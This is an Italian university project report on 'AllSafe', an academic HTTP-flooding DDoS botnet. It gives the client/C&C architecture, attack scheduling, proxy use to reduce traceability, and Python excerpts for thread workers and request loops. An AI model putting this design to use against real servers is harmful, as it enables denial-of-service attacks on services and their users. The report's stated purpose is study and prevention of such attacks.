AllSafe Botnet

Corso di Sicurezza Informatica

Realizzazione di un software per workstation per la configurazione in ambito accademico di una botnet

a cura di

Alessio Moretti (0239045)
alessio.moretti@live.it
github.com/alessiomoretti

Federico Vagnoni (0245106)
fede93.vagnoni@gmail.com
github.com/federicovagnoni

Everything fails, all the time.

Werner Vogels, Amazon CTO

Progetto AllSafe Botnet

Corso di Sicurezza Informatica

Facoltà di Ingegneria Tor Vergata

Anno Accademico 2016/2017

Indice

Capitolo 1

Introduzione

1.1 Perché AllSafe

Una delle assunzioni fondamentali che bisogna tenere in considerazione nel momento in cui si va a progettare un sistema informatico che accede e comunica con la rete internet, è quella di *non considerare la rete come sicura*.

Nel caso specifico fa riflettere come nel nostro periodo storico siano diffusi i paradigmi del cloud computing, ovvero, per citare il NIST, l'accesso ubiquo ad un set condiviso di risorse di computazione, di storage e di rete via web. Questa definizione sottintende una certa trasparenza all'apertura, apertura ad interloquire via RESTful API con datacenter, server di piccole e grandi compagnie, hosting di siti web che ospitano attività commerciali fino a comunità di attivisti. In questo contesto eterogeneo si fa strada anche la nozione di *availability*, di disponibilità delle risorse ad un traffico continuo ma non costante, che prevede picchi e periodi di assoluta calma. Traffico che viene quantificato nel numero di richieste HTTP che client eterogenei, a loro volta, vanno a sottoporre verso queste risorse.

In questo scenario prendono piede vari tipi di attacchi informatici, spesso condotti in maniera automatizzata da *botnet,* letteralmente reti di bot, di software malevolo. Noi considereremo le botnet che operano proprio in quel mondo governato da API e da richieste HTTP/S che domina la maggior parte della nostra attività in rete, software che si spacciano per client nominalmente non ostili ma che coordinano e concentrano i loro attacchi per provocare il maggior danno (economico, d'immagine, per la sicurezza nazionale etc) possibile verso i sistemi informatici usufruibili attraverso la rete.

Ma perchè *AllSafe*? AllSafe Cybersecurity è la compagnia fittizia specializzata nella protezione di grandi corporation nella serie televisiva Mr. Robot. Gli autori giocano con il nome della compagnia per indicare quel senso di protezione, effimero, che si cerca di dare ad infrastrutture distribuite intorno al globo che possono essere da un momento all'altro bersaglio di ingenti attacchi DDoS (Distributed Denial of Services) che le paralizzano, bersagliando indirettamente i servizi, spesso vitali, per il benessere dei cittadini. AllSafe sarà allora la nostra proposta open source, in ambito accademico, di una soluzione software semplice per la riproduzione di questi attacchi per l'analisi e la prevenzione di eventi della portata di quello subito da DynDNS il 21 ottobre del 2016.

Elliot, il protagonista di Mr Robot

1.2 Obiettivi e requisiti

Per la realizzazione di questo progetto l'obiettivo fondamentale che ci siamo posti è stato quello di realizzare un'applicazione per lo studio in ambito accademico della struttura di una botnet. Il progetto elaborato dall'Ing. Bottazzi nell'ambito del corso di Sicurezza Informatica è stato subito accolto da noi con grande interesse: sono numerosi gli attacchi DDoS dovuti al proliferare di applicativi malevoli nei più disparati componenti, dai dispositivi dell'Internet of Things alle workstation, passando per ATM e macchine.

Con l'assunzione di andare a replicare nelle funzionalità di base un software malevolo che faccia parte di una rete di peer che si coordinano per portare un determinato attacco distribuito, ci siamo resi conto di poter riportare tutto all'assunzione di dover creare essenzialmente un client che fosse in grado di:

- interfacciarsi eventualmente con un nodo *coordinatore* ;
- aprire diverse sessioni parallele per contattare un server web tramite protocollo HTTP.

Questo collima anche con le specifiche che sono state assegnate per la realizzazione di questo progetto, esclusivamente come software per workstation, che andiamo a riportare brevemente:


1. capacità di contattare più URL via richieste HTTP/GET;

2. capacità di concentrare l'attacco su più risorse dello stesso web server bersaglio;
3. specifiche temporali (condizioni particolari in cui essere silenti), di temporizzazione (periodicità di contatto) e sul numero dei contatti per ciascuna URL;
4. personalizzazione del campo User-Agent nell'effettuare l'attacco;
5. presenza di file di configurazione accessibili e di un file di log in cui registrare l'attività della botnet.

In più abbiamo anche sviluppato alcuni requisiti opzionali come una GUI per l'impostazione dei parametri, la possibilità di andare ad impostare dei proxy per ogni diverso *target* ed informazioni sull'ambiente in cui viene eseguito il software.

1.3 Anatomia di una botnet

Prima di andare ad analizzare l'implementazione effettiva del nostro applicativo, è utile riportare l'anatomia ad alto livello di una botnet nel suo caso tipico. Tale visione dell'architettura ed il suo studio sono gli stessi primi passi da cui siamo partiti in fase progettuale.



schema semplificato delle componenti di una botnet delle loro interazioni

In questa visione molto semplice si può già andare a delineare quali sono i componenti base di una moderna botnet:

1. un coordinatore nella figura di un server *command & control* (abbreviato in C&C), la cui locazione è nota a tutti i client della botnet (tramite file di configurazione ad esempio);
2. un software eseguito sulle macchine che agiscono da *client* sia nei confronti del C&C, sia nei confronti delle macchine bersaglio;
3. una o più macchine *target* che sono interpellate, con una o più sessioni parallele, dai client - per i fini di questo progetto ci andremo a limitare a richieste HTTP.

Osserviamo anche nel dettaglio la comunicazione fra client e C&C, che possiamo andare a rappresentare a grandi linee con il seguente diagramma.




diagramma della comunicazione fra client e C&C e della sequenza di attacco

Quello che osserviamo è un software che controlla lato client l'esecuzione delle operazioni di *attacco,* altamente configurabile e tale configurazione viene sfruttata dal C&C per settare opportunamente le variabili che determinano la sincronizzazione e l'efficacia dell'attacco stesso. Il client è quindi perennemente in ascolto dei comandi provenienti dal C&C, quest'ultimo è a sua volta collettore delle statistiche dell'attacco.

Ovviamente in uno scenario simile bisogna prevedere i protocolli di comunicazione fra i client ed il C&C (vedremo che una API RESTful è la soluzione più semplice ed efficace), l'ambiente di esecuzione, la portabilità, la non sicurezza dei canali di comunicazione. Così come le interfacce per accedere agevolmente ai pannelli di controllo ed alla configurazione di server e client.

In questo progetto quelle appena riportate sono state le assunzioni da cui siamo partiti, ma la loro implementazione è stata frutto di numerose iterazioni di sviluppo che ora andremo a vedere nel dettaglio.

Considerazioni sulla natura della botnet

La tipologia di attacco che andiamo a portare è di tipo *HTTP flooding*. Infatti, come da specifiche di progetto, la totalità delle sessioni saranno HTTP, non si va a prevedere l'uso di pacchetti malformati o modifiche specifiche agli stessi, i metodi saranno di tipo GET (ma l'applicazione supporta anche POST) e la connessione verrà regolarmente istanziata verso la macchina bersaglio.

In definitiva si tratta di andare ad operare un attacco di tipo DDoS simulando un massivo traffico verso il bersaglio stesso. Questo porterà ad un overloading della macchina ed un intasamento del traffico sulle connessioni in inbound alla stessa.

Capitolo 2

Analisi del progetto

2.1 Quale linguaggio utilizzare

La prima e più importante domanda quando si inizia a pensare all'implementazione effettiva di un progetto. Diversi, tra i più importanti e consolidati linguaggi di programmazione sono stati analizzati. Semplicità, supporto e buon trade-off tra performance e tali aspetti sono state le metriche che ci hanno guidato attraverso questa scelta.

Dopo qualche tempo passato ad analizzare le diverse offerte possibili, abbiamo concluso che avremmo dovuto scegliere tra due linguaggi: Java o Python. Entrambi permettono di utilizzare il paradigma della programmazione orientata agli oggetti (OOP) e offrono portabilità sulla quasi totalità delle piattaforme per workstation. Ci siamo alla fine concentrati su **Python**, con cui abbiamo avuto una grande esperienza sia per progetti accademici che esterni. La sua semplicità e le sue performance più che soddisfacenti, unite ad un supporto molto avanzato nelle community open source non hanno fatto altro che consolidare la nostra decisione.

Python ci ha permesso, con la semplicità e pulizia che lo contraddistingue, di realizzare un prodotto modulare grazie al suo supporto alla OOP, seppur non nativo come quello di Java. Il risultato è un software completo, leggibile e facilmente personalizzabile. Non è difficile andare a verificare che molto spesso molti degli applicativi, che sono stati impiegati per la realizzazione di botnet, sono basati in parte o totalmente su Python: la velocità di scrittura e la natura open source del linguaggio sono requisiti importanti a cui aderiscono la maggior parte degli sviluppatori di software di questa categoria.

Per quanto riguarda invece la realizzazione dell'interfaccia grafica (GUI), abbiamo all'inizio considerato delle librerie Python agli antipodi nello spettro della semplicità e completezza/portabilità. In seguito ad ulteriori analisi riguardo la struttura di base della nostra *botnet* ci è sembrato ovvio che per un componente *servent* in grado di poter inviare richieste (aggiornamento dal C&C), ma anche di riceverne (inizio attacco e configurazione via GUI), fosse semplice e portabile realizzare un'interfaccia web con l'utilizzo di HTML5 e **Javascript**.

2.2 L’applicativo nelle sue parti (librerie)

Una volta scelto il linguaggio sono state messe al vaglio le librerie disponibili. Per esperienza personale la libreria **Requests** è stata una scelta obbligata per far fronte alla realizzazione di comunicazioni tramite protocollo HTTP/S. Grazie a Requests è possibile, attraverso poche linee di codice e semplici variabili di configurazione, impostare ed effettuare una richiesta HTTP con parametri complessi, personalizzabili attraverso l’interfaccia grafica o direttamente attraverso il file di configurazione. Requests è stato integrato all’interno del nostro codice sorgente nella classe wrapper chiamata Request, la quale permette un adattamento corretto dei parametri inseriti prima che la richiesta stessa venga inoltrata.

Ogni botnet è di per sé un servent, in grado di inviare richieste e di riceverne come ordini da parte del gestore dell’attacco. Nella community di Python, **Flask** resta anch’esso una scelta obbligata. Flask è un micro-framework per la realizzazione di semplici server web e permette di realizzare meccanismi di routing (anche avanzati) in modo intuitivo e senza particolare sforzo, così come il rendering di pagine HTML5. Inoltre è in grado di supportare meccanismi di autenticazione avanzati, obbligatori per evitare utilizzi impropri della nostra architettura.

Flask e Requests operano in completa sinergia con pochi e semplici passi nella configurazione, merito di documentazioni particolarmente dettagliate e costantemente aggiornate dalla community.

2.3 Sviluppo

Una volta scelto il linguaggio, le librerie necessarie e un’idea di massima della comunicazione tra le varie componenti, è stato necessario identificare gli step necessari per portare a termine lo sviluppo dell’applicativo. Ne riportiamo di seguito un primo riassunto introduttivo:

1. creazione dei moduli di base per la corretta creazione di richieste HTTP, focus sull’efficienza e sui paradigmi relativi alla programmazione multicore per ottimizzare il rateo di richieste gestibili del client della botnet;
2. creazione dei moduli per la configurazione delle sessioni HTTP da istanziare relativamente alla portata ed all’obiettivo degli attacchi, nonché alle condizioni (tempo, giorni settimana / mese ...) per portarli a termine;
3. creazione del servent RESTful per la gestione della singola istanza della botnet e con la stessa tecnologia creazione di un server C&C per la coordinazione degli attacchi.

In aggiunta si è posto un focus anche nel logging delle varie fasi dell’attacco, per scopi accademici e di monitoraggio della botnet.


Capitolo 3

Una rete di peer

3.1 Botnet client

L'unità fondamentale della botnet è il singolo client. In particolare, nel nostro caso, definiamo un client l'insieme dei moduli di gestione delle connessioni, di validazione dei file di configurazione e di gestione del numero e del parallelismo delle connessioni nell'arco di un attacco.

AllSafe è stato inizialmente progettato per operare con una architettura decentralizzata, formata da un numero elevato di *peer*, ovvero di client paritetici nel coordinamento e nell'esecuzione dell'attacco. Per ragioni che discuteremo nel dettaglio nel capitolo successivo, si è subito pensato di semplificare l'architettura introducendo un server che si assumesse l'incarico di coordinare l'attacco mantenendo un riferimento aggiornato per i file di configurazione. Tuttavia ogni singolo client è considerato pari agli altri nell'eseguire l'attacco stesso, non vengono applicati dunque ragionamenti relativi alle regioni internet od alla potenza delle macchine su cui viene eseguito l'applicativo. Si cerca, anzi, di massimizzare la diffusione e di minimizzare la differenziazione dei client per rendere più complesso il tracciamento dell'attacco su scala geografica.




architettura ad alto livello della botnet su scala geografica

Lo sviluppo del client si è focalizzato essenzialmente sulla soluzione di tre problematiche portanti:

1. lo sviluppo di un modulo per la gestione efficiente di connessioni parallele, necessarie per ottimizzare l'efficacia dell'attacco;
2. lo sviluppo di un modulo per la valutazione e la messa in atto dell'attacco a seconda delle condizioni specificate dai file di configurazione, propagati dal server centrale o salvati localmente;
3. lo sviluppo di un'interfaccia semplificata per la gestione operativa del client stesso.

Otteniamo infine un esploso, che discuteremo nel dettaglio nelle prossime sezioni, dei moduli che compongono l'applicativo del client, la backbone dell'intera botnet, come riportato di seguito.




3.1 Connessioni parallele

L'aspetto cruciale dell'attacco di tipo HTTP flooding che andiamo a portare con il nostro prototipo di botnet, è relativo all'esecuzione di un gran numero di connessioni, gerarchicamente distribuite a seconda delle macchine bersaglio ed a seconda del numero di sessioni concorrenti da avviare.

In particolare in questa circostanza è diventato importante soddisfare il parallelismo delle richieste in corso, nonché la produzione di una libreria specifica per la gestione della connessione. Nel primo caso si è proceduto estendendo le librerie per il multithreading offerte nativamente da Python, nel secondo caso si è fatto ampio uso di Requests e di una wrapper appositamente studiata per venire incontro alle esigenze progettuali.

Multithreading

Per gestire in maniera opportuna il parallelismo, si è pensato di andare a costituire una struttura gerarchica che coordini e istanzi le risorse necessarie. In particolare, devono essere verificate le condizioni per l'attacco (di cui parleremo più avanti) e si deve sfruttare la capacità di multithreading della macchina per massimizzare il throughput delle richieste e fornire una portata sufficiente all'attacco.



schema della gerarchia dei thread durante l'esecuzione di un attacco

Come possiamo vedere dallo schema sopra, un processo *master*, che viene avviato durante la fase di startup del client, si occupa di verificare che la configurazione sia opportuna rispetto ai parametri operativi, eventualmente anche richiedendo un aggiornamento al server C&C.

A questo punto per ognuno dei bersagli viene creato un thread per ciascuna delle sessioni previste, il cosiddetto *worker*. Questi, sfruttando la rapidità di creazione e la facilità di eseguire flussi di esecuzione concorrenti nelle moderne architetture dei calcolatori, provvede a contattare per un numero massimo specificato di volte il bersaglio. In particolare osserviamo che un bersaglio è costituito da:

```
http:// + <target_address> + / + <resource_location>
```

Possono essere specificate più risorse che vengono richieste per ogni singolo contatto. E' bene osservare brevemente, in questa occasione, che la configurazione

del client prevede l'utilizzo di un proxy per ogni singolo bersaglio, per minimizzare la tracciabilità dell'attacco stesso.

A livello di codice, andiamo a riportare un estratto della fase di inizializzazione degli *AllSafeWorker,* all'interno del metodo *initializeWorkers,* nella classe *AllSafeMaster.* La quale rappresenta il thread principale del processo che coordina l'esecuzione di un attacco.

```
# iterating over targets + sessions
for i in range(0, len(targets)):
    for s in range(0, targets[i]['sessions']):
       # initializing worker log space
       self._workers_log[i + s] = []
       # assigning thread name, specific target and log
       worker=AllSafeWorker(i+s, targets[i], self._workers_log[i+s])
       # storing worker references for log and control purposes
       self._workers.append(worker)
```

Alla fine di questa routine, il sistema avrà allocato le risorse necessarie all'esecuzione dei worker, compresi gli attributi specifici per operare una sessione d'attacco. Il master non deve far altro che lanciare i worker e porsi in attesa della loro terminazione.

```
for worker in self._workers:
    logInfo(self._log, "starting up " + worker.getName() + " ...")
    worker.start()
```

Osserviamo che *AllSafeWorker* altro non è che un'estensione della classe *threading.Thread* nativa del runtime di Python. Inoltre poniamo brevemente l'attenzione sul sistema di logging che va a salvare in un file specificato dall'utente tutta la traccia delle operazioni del client.

Gestione della richiesta

A questo punto andiamo a concentrare l'attenzione su come vengono gestite le richieste HTTP durante l'attacco. Come abbiamo già anticipato, si è sfruttato la versatilità della libreria Requests per costruire una classe wrapper da sfruttare durante l'attacco.

Vediamo di seguito un estratto della sequenza di attacco compiuta da *AllSafeWorker* all'interno del metodo *run* esteso a sua volta da *Thread*:

```
# create a new class passing target parameters
req = Request(self._request)
try:
     # try to perform request via wrapper call
     req.perform()
except requests.exceptions.RequestException:
     # handling exceptions
     . . .
```

Come vediamo al worker viene solo demandato il lancio della sessione e la gestione di eventuali eccezioni lanciata dall'esecuzione di una singola richiesta HTTP. Il resto delle operazioni vengono, infatti, elaborate dalla classe *Request*. Quest'ultima:

- gestisce richieste di tipo GET/POST eventualmente ed eventuale payload;
- imposta, se presenti, eventuali proxy per la richiesta;
- imposta correttamente gli header della richiesta (come ad esempio un particolare user-agent) nonché corregge eventuali errori di formattazione dell'URL del bersaglio.

In particolare possiamo riportare un estratto del codice della *perform*:

```
for resource in self._resources:
    # creation of the request container
    req = requests.Request()

    # parameters setting
    req.method  = self._method
    req.url     = self._url + resource
    req.params  = self._payload
    req.headers = self._header

    # request performs (timeout by default)
    r = s.send(req.prepare(),timeout=self._timeout)
```

Che ci porta a considerare come in ogni sessione si iteri con un timeout (fissato di default a 0.5 secondi ma settabile dall'utente) su ognuna delle richieste specificate in fase di configurazione, di modo da simulare un traffico tipico di una sessione HTTP: da tenere in considerazione che nello stesso momento più thread operano, possibilmente, la stessa sessione, aumentando linearmente il traffico generato. Inoltre la richiesta inviata viene immediatamente ignorata e si osserva facilmente come tale classe wrapper sia abbastanza flessibile da permetterci di simulare diverse condizioni di traffico.

Periodicità

Come da esigenze progettuali nonché per il maggior impatto possibile della botnet, è necessario specificare per ciascuna sessione una periodicità con cui vengono scanditi i contatti con il bersaglio. Questo è importante da un punto di vista operativo

per lavorare sulla congestione dei canali inbound del bersaglio con traffico HTTP, sia per lavorare da macchine *infettate* dal client senza eccedere nelle connessioni outbound, ma cooperando tra peer per la distribuzione del carico.

In particolare, in *AllSafeWorker* viene data la possibilità di specificare un intervallo di tempo fissato o variabile randomicamente entro un range, per simulare le condizioni di traffico di varie regioni internet.

```
# the botnet awaits until attack performed at least once (aggressive behaviour)
while True:
     # check if the attack can be carried on
     greenlight = self.carryAttack()

     if greenlight:
        # performing the attack
        for i in range(0, self._maxcount):
            # instantiate request class
            req = Request(self._request)
            # running request object
            try:
                req.perform()
            except:
                ...

            # thread safe sleeping for the specified interval
                if len(self._period) == 1:
                    threadSleep(self._period[0])
                else:
                    threadSleep(randint(min(self._period), max(self._period)))

      # exiting from while loop when attack performed max_count times
      break
```

Nell'estratto appena riportato dal metodo *run* di *AllSafeWorker* osserviamo come il periodo intercontatto viene scandito da uno sleep thread safe. Inoltre osserviamo l'atteggiamento aggressivo del client, che continua a verificare che si realizzino le condizioni appropriate per iniziare l'attacco. La verifica di tali condizioni che iniziano la vera e propria esecuzione della singola sessione, sono argomento della prossima sezione.

3.2 Condizioni d'attacco

Una delle caratteristiche più importanti dello sviluppo di questo applicativo, su cui ci siamo focalizzati ed abbiamo speso molto del tempo per la produzione del software, è sicuramente quella di poter gestire con flessibilità le condizioni in cui operare l'attacco.

Questo per due motivi. Permettere ancora una volta di operare a granularità fine sui singoli bersagli un attacco specifico, mirato anche ad eventuali ore del giorno. Permettere inoltre un coordinamento dell'attacco su larga scala attraverso una combinazione dei parametri che seguono:

- AM / PM: l'attacco deve essere eseguito durante le ore 00.00 - 12.00 (rispettivamente 12.00 - 24.00);
- fascia oraria: è una condizione più stretta della precedente, permette di specificare ora di inizio e fine della fascia oraria in cui sferrare l'attacco;
- giorni della settimana e del mese da evitare.

Quando tali condizioni non sono verificate il client rimane in attesa e continua ad attendere tramite il metodo *carryAttack* del *Worker* il realizzarsi delle stesse.

Le condizioni che vengono supportate in fase di configurazione, sia da GUI, che da file .txt, sono formattate come un file JSON (JavaScript Object Notation). Nel caso di Python, è una struttura che si avvicina moltissimo alla struttura dati di tipo dizionario, cosa che permette flessibilità e velocità in fase di validazione della configurazione.

Aggiornamento

In questa sede andiamo anche a portare alla luce una delle caratteristiche più importanti della fase di configurazione del client: il sistema permette di interpellare o meno un server C&C per aggiornare le condizioni di attacco, implicitamente sottomettendosi ad una coordinazione a livello globale della botnet a seguito della variazione dei parametri di cui sopra.

Durante la chiamata di validazione della configurazione in *AllSafeMaster*, prima quindi dell'inizializzazione dei vari worker, può essere interpellato il C&C come segue:

```
while True:
  cc_config, updated = validateCCUpdate(server, rootSchema, last_modified)
  # check for remote connection success and update local configuration
  if updated:
       configuration = cc_config
       if len(config_file) != 0:
           if not updateConfigFile(config_file, configuration):
                 return None
       break
```

A seguito della routine *validateCCUpdate* chiamata in *validateConfigFile* (della libreria *utils/config.py*) viene richiesto un aggiornamento prima di continuare l'attacco. Si

noti l'uso del timestamp per verificare la versione dei file di configurazione: l'attacco viene lanciato nel momento in cui il timestamp fornito dal C&C è almeno equiparabile a quello salvato dal client.

3.3 Gestione del client

La gestione del client si riduce, sotto le assunzioni di cui si è già discusso, ad una gestione di un'applicazione composta da diversi processi e diversi thread, ciascuno di loro altamente specializzato. In particolare avremo un processo dedito alla gestione della GUI ed in ascolto di eventuali comandi via API RESTful, un processo dedito alla configurazione ed inizializzazione dei vari worker ed infine tutti i thread che svolgono l'attacco nelle sue distinte sessioni.

Multiprocessing

Come avremo modo di vedere nei prossimi capitoli e come è stato già accennato, fin dalla fase di progettazione si è pensato di suddividere per diversi processi il controllo del client. Uno dei processi avrebbe agito da endpoint per le chiamate al processo di controllo stesso, nel nostro caso l'endpoint è Flask.

Flask è un micro-framework per la creazione di un web server molto leggero, nel nostro caso svolge le veci sia di GUI che API endpoint. In particolare, uno dei suo thread viene destinato alla creazione di un processo di controllo del client stesso. Tale processo è costituito dalla classe *Botnet* estensione di *multiprocessing.Process* del runtime di Python. Questo processo si preoccupa, in fase di *fork*, di creare *AllSafeMaster* che a sua volta inizializza i worker in fase di *run* del processo stesso.

```
def run(self):
    # starting the attack
    self._allsafe_master.initializeWorkers()
    stat = self._allsafe_master.executeBotnet()
    self._queue.put(stat)
```

Osserviamo anche la presenza di un sistema di raccolta di statistiche sulla macchina su cui viene eseguito il client e sull'attacco in corso, usando la struttura dati *Queue* messa a disposizione da Python con la libreria *multiprocessing* per la comunicazione interna ed esterna al processo di controllo.

Attack & Autopilot

Notevole importanza hanno i due seguenti metodi di *AllSafeBotnet*, entrambi richiamanti il processo *Botnet* per impartirgli la sequenza di comandi con cui configurare l'*AllSafeMaster*.

```
def attack(self, configuration, override=False, ccserver=None)
  # single run attack

def autopilot(self, server, configuration, timer, override=False)
  # reiterate attack, no further human interaction required
```

Questi due metodi sono stati concepiti con in mente due possibili scenari di utilizzo del client: una singola esecuzione dell'attacco (ricerca, studi accademici, test di risposta di una macchina bersaglio sotto certe condizioni) ed una modalità di attacco reiterato ogni *timer* secondi.

Osserviamo dai parametri di default che *attack* è studiato per portare un singolo attacco a partire da un file di configurazione pre-formattato, anche se prevede l'uso di uno specifico server C&C da cui effettuare il pull degli aggiornamenti prima di procedere (se non presente *override* diventa una condizione positiva). D'altro canto autopilot viene concepito con in mente una continua interazione con il C&C stesso. In entrambi i casi è possibili operare l'*override* dell'aggiornamento ove richiesto.

In questa sede si precisa anche una funzione di sicurezza denominata *abort* accessibile dalla GUI che permette di interrompere un attacco appena avviato.

Capitolo 4

Command-and-Control

4.1 Gestire la botnet

L'architettura della botnet come rete di peer identici nelle funzioni e nella configurazione perde di flessibilità, nonché di efficacia, senza un coordinatore centrale. Questi è infatti in grado di concentrare gli attacchi in un singolo periodo della giornata, interrompere una serie di attacchi, catalogare i diversi bersagli e raccogliere, infine, le statistiche dai vari client.

